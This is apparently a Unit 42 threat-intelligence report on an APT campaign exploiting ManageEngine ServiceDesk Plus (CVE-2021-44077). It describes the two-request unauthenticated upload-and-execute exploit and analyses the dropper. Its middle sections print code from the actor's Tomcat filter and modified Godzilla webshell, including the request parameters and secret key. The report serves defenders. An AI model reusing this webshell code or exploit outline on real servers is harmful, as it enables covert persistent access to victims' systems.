

APT Expands Attack on ManageEngine With Active Campaign Against ServiceDesk Plus

unit42.paloaltonetworks.com/tiltedtemple-manageengine-servicedesk-plus/

Robert Falcone, Peter Renals

December 2, 2021

By [Robert Falcone](#) and [Peter Renals](#)

December 2, 2021 at 6:00 AM

Category: [Unit 42](#)

Tags: [APT](#), [Godzilla webshell](#), [ServiceDesk Plus](#), [TiltedTemple](#), [Zoho ManageEngine](#)



This post is also available in: [日本語 \(Japanese\)](#).

Executive Summary

Over the course of three months, a persistent and determined APT actor has launched multiple campaigns which have now resulted in compromises to at least 4 additional organizations, for a total of 13. Beginning on Sept. 16, 2021, the U.S. Cybersecurity and Infrastructure Security Agency (CISA) released an [alert](#) warning that advanced persistent threat (APT) actors were actively exploiting newly identified vulnerabilities in a self-service password management and single sign-on solution known as ManageEngine ADSelfService Plus. Building upon the findings of that initial report, on Nov. 7, Unit 42 [disclosed](#) a second, more sophisticated, active and difficult-to-detect campaign that had resulted in the compromise of at least nine organizations.

As an update to our initial reporting, over the past month we have observed the threat actor expand its focus beyond ADSelfService Plus to other vulnerable software. Most notably, between Oct. 25 and Nov. 8, the actor shifted attention to several organizations running a different Zoho product known as ManageEngine ServiceDesk Plus. We now track the combined activity as the TiltedTemple campaign. In our Nov. 7 blog, we stated that “while attribution is still ongoing and we have been unable to validate the actor behind the campaign, we did observe some correlations between the tactics and tooling used in the cases we analyzed and Threat Group 3390 (TG-3390, Emissary Panda, APT27).” At this stage, we would note that correlation to those tactics and tooling is accurate, but attribution remains ongoing. In line with the Microsoft Threat Intelligence Center’s (MSTIC) findings, some portions of TiltedTemple, specifically the September attacks exploiting ManageEngine ADSelfService Plus overlaps with activity associated with DEV-0322, which according to MSTIC is “a group operating out of China, based on observed infrastructure, victimology, tactics, and procedures.”

ServiceDesk Plus is a help desk and asset management software. On Nov. 22, Zoho released a [security advisory](#) alerting customers of active exploitation against newly registered [CVE-2021-44077](#). The vulnerability impacted ServiceDesk Plus versions 11305 and below. While we have been unable to identify any publicly available proof of concept code for this vulnerability, it is now clear that the actor has successfully determined how to exploit unpatched versions of the software. Additionally, upon exploitation, the actor has been observed uploading a new dropper to victim systems. Similar to the previous tactics used against the ADSelfService software, this dropper deploys a Godzilla webshell which provides the actor with further access to and persistence in compromised systems. In scoping the problem, we leveraged Xpanse capabilities to determine that there are currently over 4,700 internet-facing instances of ServiceDesk Plus globally, and 2,900 – or 62% – are assessed to be vulnerable to exploitation.

In light of these recent developments, we would advance our characterization of the threat to that of an APT(s) conducting a persistent campaign, and leveraging a variety of initial access vectors, to compromise a diverse set of targets globally. Over the past three months, at least 13 organizations across the technology, energy, healthcare, education, finance and defense industries have been compromised. Of the four new victims, two were compromised through vulnerable ADSelfService Plus servers while two were compromised through ServiceDesk Plus software. We anticipate that this number will climb as the actor continues to conduct reconnaissance activities against these industries and others, including infrastructure associated with five U.S. states.


Palo Alto Networks customers are protected from the threats described in this blog by [Threat Prevention](#) for the [Next-Generation Firewall](#), [Cortex XDR](#) and [WildFire](#) signatures. Additionally, [Cortex Xpanse](#) can accurately identify vulnerable versions of ADSelfService Plus and ServiceDesk Plus software.

Recent Activity

Upon performing a thorough analysis across all of our telemetry sets, we observed that between Sept. 17 and Oct. 15, the actor conducted reconnaissance and exploitation activities against ManageEngine ADSelfService Plus software, as documented in our previous report.

The threat actor, however, quickly began to expand the scope. Notably, following the initial campaign, we witnessed a steady flow of connections from the actor's malicious infrastructure to Zoho infrastructure beginning on Oct. 21 and continuing through Nov. 9. The actors accessed archives.manageengine[.]com and download.manageengine[.]com. Browsing to the first site presents visitors with a form they can submit to request access to older versions of ManageEngine software.

ManageEngine Archives Download Request



The screenshot shows a web form titled "ManageEngine Archives Download Request". The form contains the following fields and elements:

- Name ***: A text input field.
- Email ***: A text input field with an envelope icon on the right.
- Country ***: A dropdown menu currently showing "United States" with a close (x) and dropdown arrow.
- State**: A dropdown menu currently showing "-Select-" with a dropdown arrow.
- List of Products ***: A dropdown menu currently showing "-Select-" with a dropdown arrow.
- Product Version ***: A text input field.
- A disclaimer: "By clicking '**Submit**', you agree to processing of personal data according to the [Privacy Policy](#)." where "Privacy Policy" is a blue link.
- Verification Code**: A text input field next to a CAPTCHA image showing the code "VW4R7P" with a refresh icon.

Figure 1.

Screenshot of archives.manageengine[.]com Given this pattern of activity, we believe the actor may have used this portal to request older vulnerable versions of software in order to develop working exploits for known CVEs. Four days after this activity began, on Oct. 25, we observed the first reconnaissance activity against a U.S. financial organization running a

vulnerable version of ManageEngine ServiceDesk Plus. In the days that followed, we observed similar activity across six other organizations, with exploitation against one U.S. defense organization and one tech organization beginning as early as Nov. 3. In continuing to track this actor's activities, we believe it is also important to note that on Nov. 9, we observed the actor connecting to passwordmanagerpromsp[.]com. This domain is associated with another ManageEngine product that provides Managed Service Providers (MSPs) with the ability to manage passwords across multiple customers in a single instance. Earlier this year, Zoho released a patch for [CVE-2021-33617](#) affecting this product. While we have not seen any exploitation attempts to date, given the actor's emerging pattern of targeting ManageEngine products and the actor's interest in this third product, we highly recommend organizations apply the relevant patches.




Figure 2. Timeline and impact of campaigns.

ServiceDesk Plus Vulnerability

On Nov. 20, a record for [CVE-2021-44077](#) was created. Two days later, Zoho released a [security advisory](#) alerting customers of active exploitation against an unauthenticated remote code execution (RCE) vulnerability affecting ServiceDesk Plus versions up to 11305. With a severity rating of critical, this vulnerability can allow an adversary to execute arbitrary code and carry out subsequent attacks. However, it is also worth noting that Zoho released an update on Sept. 16, three months earlier, that prevents exploitation in versions 11306 and above.

We are not currently aware of any publicly available proof of concept code for how to exploit this vulnerability. Additionally, given that the vulnerability was only disclosed after attacks began, we assess that the actor independently developed exploit code for their attacks.

We analyzed Zoho's ManageEngine ServiceDesk Plus to determine how the actors would exploit this vulnerability. We confirmed the existence of an RCE vulnerability that leveraged ServiceDesk's REST API. The exploit requires a malicious actor to issue two requests to the REST API. The first is to upload an executable specifically named `msiexec.exe` and the second request launches the `msiexec.exe` payload. Both of these requests are required for successful exploitation, and both are initiated remotely via the REST API without requiring authentication to the ServiceDesk server. With our understanding of this vulnerability, we created the threat prevention signature Zoho ManageEngine ServiceDesk Plus File Upload Vulnerability (91949) to block inbound exploitation attempts.

Msiexec.exe Analysis

After successfully exploiting an internet-facing instance of ServiceDesk Plus, on Nov. 3, the actor uploaded and attempted to run a malicious dropper called `msiexec.exe` (SHA256: `ecd8c9967b0127a12d6db61964a82970ee5d38f82618d5db4d8eddbb3b5726b7`). This file was uploaded to the server via the ServiceDesk REST API during exploitation, after which the server saved the executable to the following path:

```
D:\ManageEngine\ServiceDesk\bin\msiexec.exe
```

Static analysis of this file shows that it was compiled a few days earlier on Oct. 31, thus suggesting it was available for use against other vulnerable targets in preceding days. Additionally, as seen in malware in previous campaigns, the author of this payload did not remove debug symbols when compiling this sample, which provided two interesting analytical leads. The debug symbol path was as follows:

```
C:\Users\pwn\documents\visual studio 2015\Projects\payloaddll\Release\sd11301.pdb
```

The first interesting portion of the debug path is the username of `pwn` that was used to create this payload, which is the same username seen in the debug path within the `ME_ADManager.exe` dropper delivered in the [attacks on ADSelfService Plus](#). Secondly, the filename of `sd11301.pdb` suggests that the payload was specifically designed to target ServiceDesk Plus versions 11301 and below, which are vulnerable to [CVE-2021-44077](#) as well as an older [CVE-2021-37415](#).

As mentioned above, the actor would execute this payload during the exploitation of [CVE-2021-44077](#) by issuing a second request to the REST API, which instructs the ServiceDesk application to run the following command:

```
msiexec.exe /i Site24x7WindowsAgent.msi EDITA1=<unique site24x7 API key> /qn
```

The ServiceDesk application runs this command as part of the setup of Zoho's Site24x7 product, which is described as a "Performance Monitoring Solution for DevOps and IT Operations." The documentation for the Site24x7 product details how to install the software using a legitimate copy of `msiexec.exe` as follows:

```
msiexec.exe /i Site24x7WindowsAgent.msi EDITA1=<Device Key> /qn
```

Therefore, the actor uploads the malicious msiexec.exe payload and tricks ServiceDesk into running it instead of the legitimate msiexec.exe application. We confirmed that the malicious msiexec.exe dropper does not actually use any of the other arguments passed on the command line.

Upon successful execution, this sample starts by creating the following generic mutex, which can be found in many code examples freely available on the internet. This mutex prevents multiple instances of the dropper from running on the same victim host, which is the same mutex as seen in the ME_ADManger.exe dropper delivered in previous attacks on [attacks on ADSelfService Plus](#):

```
cplusplus_me
```

The dropper then attempts to write a hardcoded Java module to the following location:

```
../lib/tomcat/tomcat-postgres.jar
```

The tomcat-postgres.jar (SHA256: 67ee552d7c1d46885b91628c603f24b66a9755858e098748f7e7862a71baa015) file is a variant of the Godzilla webshell that leverages Apache Tomcat's [Java Servlet Filter](#) functionality, which we will describe in the next section. In order to load the webshell into memory, the dropper searches for and kills the java.exe process that is currently running the ServiceDesk Plus service. After killing the Java process, the process is automatically restarted by ServiceDesk Plus, which effectively loads the webshell filter into Tomcat. The dropper finishes by moving itself to RunAsManager.exe within the current directory, which the ServiceDesk application specifically sets to ManageEngine\ServiceDesk\site24x7 when executing msiexec.exe using Java's ProcessBuilder API.

Godzilla Webshell

While the threat actor used the same webshell secret key – 5670ebd1f8f3f716 – that was previously seen in the attacks on ADSelfService Plus, the Godzilla webshell used in this attack was not a single Java Server Pages (JSP) file as seen before. Rather, the webshell was installed as an Apache Tomcat Java Servlet Filter. According to Tomcat's documentation, these Tomcat Filters allow for the filtering of inbound requests or outbound responses. In this particular case, this allows the actor to filter inbound requests to determine which requests are meant for the webshell.

The fact that this Godzilla webshell is installed as a filter means that there is no specific URL that the actor will send their requests to when interacting with the webshell, and the Godzilla webshell filter can also bypass a security filter that is present in ServiceDesk Plus to stop access to webshell files.

It appears that the threat actor leveraged publicly available [code](#) called tomcat-backdoor to build the filter and then added a modified Godzilla webshell to it. The use of a publicly available tool with documentation written in Chinese fits the actor's prior tactics, techniques and procedures (TTPs). For example, we previously saw this in the Godzilla and NGLite tools used by the actor to attack ADSelfService Plus. The publicly available tomcat-backdoor source code provided the actors a codebase which they then modified by removing the default code that would run commands from inbound requests with custom code that used the Godzilla webshell.

```

1 package org.apache.tomcat;
2
3 import java.util.EnumSet;
4 import java.util.Set;
5 import javax.servlet.DispatcherType;
6 import javax.servlet.ServletContainerInitializer;
7 import javax.servlet.ServletContext;
8 import javax.servlet.ServletException;
9 import javax.servlet.FilterRegistration.Dynamic;
10 import javax.servlet.annotation.HandlesTypes;
11
12 @HandlesTypes({SSLFilter.class})
13 public class MainFilterInitializer implements ServletContainerInitializer {
14     private boolean ture;
15
16     public void onStartUp(Set set, ServletContext servletContext) throws ServletException {
17         Dynamic filter = servletContext.addFilter(SSLFilter.class.getSimpleName(), SSLFilter.class);
18         EnumSet dispatcherTypes = EnumSet.allOf(DispatcherType.class);
19         dispatcherTypes.add(DispatcherType.REQUEST);
20         dispatcherTypes.add(DispatcherType.FORWARD);
21         filter.addMappingForUrlPatterns(dispatcherTypes, this.ture, new String[]{"/*"});
22     }
23 }
24

```

Figure 3a. Threat actor's Tomcat filter.

```

1 package org.apache.tomcat;
2
3 import java.util.EnumSet;
4 import java.util.Set;
5 import javax.servlet.DispatcherType;
6 import javax.servlet.ServletContainerInitializer;
7 import javax.servlet.ServletContext;
8 import javax.servlet.ServletException;
9 import javax.servlet.FilterRegistration.Dynamic;
10 import javax.servlet.annotation.HandlesTypes;
11
12 @HandlesTypes({ServletFilter.class})
13 public class MainFilterInitializer implements ServletContainerInitializer {
14     private boolean ture;
15
16     public void onStartUp(Set set, ServletContext servletContext) throws ServletException {
17         Dynamic filter = servletContext.addFilter(ServletFilter.class.getSimpleName(), ServletFilter.class);
18         EnumSet dispatcherTypes = EnumSet.allOf(DispatcherType.class);
19         dispatcherTypes.add(DispatcherType.REQUEST);
20         dispatcherTypes.add(DispatcherType.FORWARD);
21         filter.addMappingForUrlPatterns(dispatcherTypes, this.ture, new String[]{"/*"});
22     }
23 }
24

```

Figure 3b. Publicly available tomcat-backdoor

In order to make the Godzilla webshell work under the filter environment, the threat actor made a few changes to the webshell code as well as, we believe, the webshell controller. For example, the Tomcat filter does not support the HttpSession object. Thus, HttpSession methods in Godzilla webshell were replaced with HttpServletRequest request and response. Also, to identify requests to interact with Godzilla, the tomcat-postgres.jar filter looks for inbound POST requests with a parameter jsessionsid. After identifying inbound requests to the webshell, the filter will look for parameters named j_username to obtain the Godzilla webshell command's functional code and j_password to access the parameters for the functional code.

```

185 public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain filterChain) throws IOException, ServletException {
186     try {
187         HttpServletRequest request = (HttpServletRequest)servletRequest;
188         //String uri = request.getRequestURI();
189
190         if (request.getMethod().toUpperCase().equals("POST") && request.getParameter("jsessionsid") != null) {
191             String username = "j_username";
192             String pass = "j_password";
193
194             byte[] data = base64Decode(request.getParameter(username));
195             data = x(data, false);
196
197             Object f = (new X(this, this.getClass().getClassLoader()).Q(data).newInstance());
198
199             byte[] cmd = base64Decode(request.getParameter(pass));
200             cmd = x(cmd, false);
201             f.equals(new String(cmd, "iso-8859-1"));
202
203             servletResponse.getWriter().write(base64Encode(x(f.toString().getBytes("iso-8859-1"), true)));
204             servletResponse.getWriter().flush();
205             servletResponse.getWriter().close();
206             return;
207         }
208     }
209 }

```

```

77     }
78     return value;
79 } % > < %
80 try {
81     byte[] data = base64Decode(request.getParameter(pass));
82     data = x(data, false);
83     if (session.getAttribute("payload") == null) {
84         session.setAttribute("payload", new X(this.getClass().getClassLoader()).Q(data));
85     } else {
86         request.setAttribute("parameters", data);
87         java.io.ByteArrayOutputStream arrOut = new java.io.ByteArrayOutputStream();
88         Object f = ((Class) session.getAttribute("payload")).newInstance();
89         f.equals(arrOut);
90         f.equals(pageContext);
91         response.getWriter().write(md5.substring(0, 16));
92         f.toString();
93         response.getWriter().write(base64Encode(x(arrOut.toByteArray(), true)));
94         response.getWriter().write(md5.substring(16));
95     }
96 } catch (Exception e) {} % >

```

Figure 4. Modified Godzilla shell vs original Godzilla shell.

Vulnerable Systems

Recent scans by the Palo Alto Networks Cortex Xpanse platform identified over 4,700 internet-exposed systems running the ServiceDesk Plus software globally. Across the global population, we also determined that roughly 2,900 – or 62% – of systems are running vulnerable or unpatched versions of the software. The largest population of vulnerable systems was found in the U.S., followed by India, Russia, Great Britain and Turkey.

Country	Percentage
United States	21%
India	6.0%
Russia	5.7%
Great Britain	3.5%
Turkey	3.4%

Table 1. Global dispersion of vulnerable ServiceDesk Plus systems.

As of publication, within the U.S., we identified over 1,200 systems running ServiceDesk Plus software. Roughly 600 – or 50% – of the systems are running vulnerable or unpatched versions of the software. In characterizing this vulnerable population, we found systems

falling across all industry segments, including 23 universities, 14 state or local governments, and 10 healthcare organizations.

Conclusion

Over the course of three months, a persistent and determined APT actor has launched multiple campaigns which have resulted in compromises to at least 13 organizations. Several of the impacted organizations fall across U.S. critical infrastructure sectors, including defense, transportation, healthcare and energy.

The actor's first campaign leveraged a zero-day vulnerability in Zoho ManageEngine ADSelfService Plus software. In late October, the actor launched its most recent campaign, which shifted focus toward a previously undisclosed vulnerability in Zoho ManageEngine ServiceDesk Plus software ([CVE-2021-44077](#)). Upon exploiting this vulnerability, the actor uploaded a new dropper that deployed a Godzilla webshell on victim networks with capability to bypass a security filter on ADSelfService and ServiceDesk Plus products.

Globally there are over 4,700 internet facing instances of ServiceDesk Plus, of which 2,900 – or 62% – are assessed to be vulnerable to exploitation. Given the actor's success to date and continued reconnaissance activities against a variety of industries (including infrastructure associated with five US states), we anticipate the number of victims will continue to climb.

We encourage all organizations to patch vulnerable software in their environments.

Protections and Mitigations

The best defense against this evolving campaign is a security posture that favors prevention. We recommend that organizations implement the following:

1. Identify all Zoho software and ensure the latest patches/upgrades have been applied.
2. Evaluate the business need and risk associated with any internet-facing Zoho products.
3. Review all files that have been created in ServiceDesk Plus directories since early October 2021.
4. If you think you may have been impacted, please email unit42-investigations@paloaltonetworks.com or call (866) 486-4842 – (866) 4-UNIT42 – for U.S. toll free, (31-20) 299-3130 in EMEA or (65) 6983-8730 in JAPAC. The Unit 42 Incident Response team is available 24/7/365.

For Palo Alto Networks customers, our products and services provide the following coverage associated with this campaign:

Threat Prevention provides protection against the Godzilla webshells. Threat IDs 81803, 81815, 81816, 81817 and 81819 cover the various deviations in traffic across the .net, java, php, and asp formats of this webshell. These protections have been in place since Apr. 28,

2021. Threat ID 91949 (Zoho ManageEngine ServiceDesk Plus File Upload Vulnerability) provides protection against [CVE-2021-44077](#).

[Cortex XDR](#) protects endpoints and accurately identifies the dropper used in this campaign as malicious. Additionally, Cortex XDR has several detections for lateral movement and credential theft TTPs employed by this actor set.

[WildFire](#) cloud-based threat analysis service accurately identifies the dropper used in this campaign as malicious.

[Cortex Xpanse](#) can accurately identify Zoho ManageEngine ADSelfService Plus and ServiceDesk Plus servers, as well as whether or not they are vulnerable to these attacks, across customer networks.

Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Samples

ecd8c9967b0127a12d6db61964a82970ee5d38f82618d5db4d8eddbb3b5726b7
67ee552d7c1d46885b91628c603f24b66a9755858e098748f7e7862a71baa015

Additional Resources

**Get updates from
Palo Alto
Networks!**

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our [Terms of Use](#) and acknowledge our [Privacy Statement](#).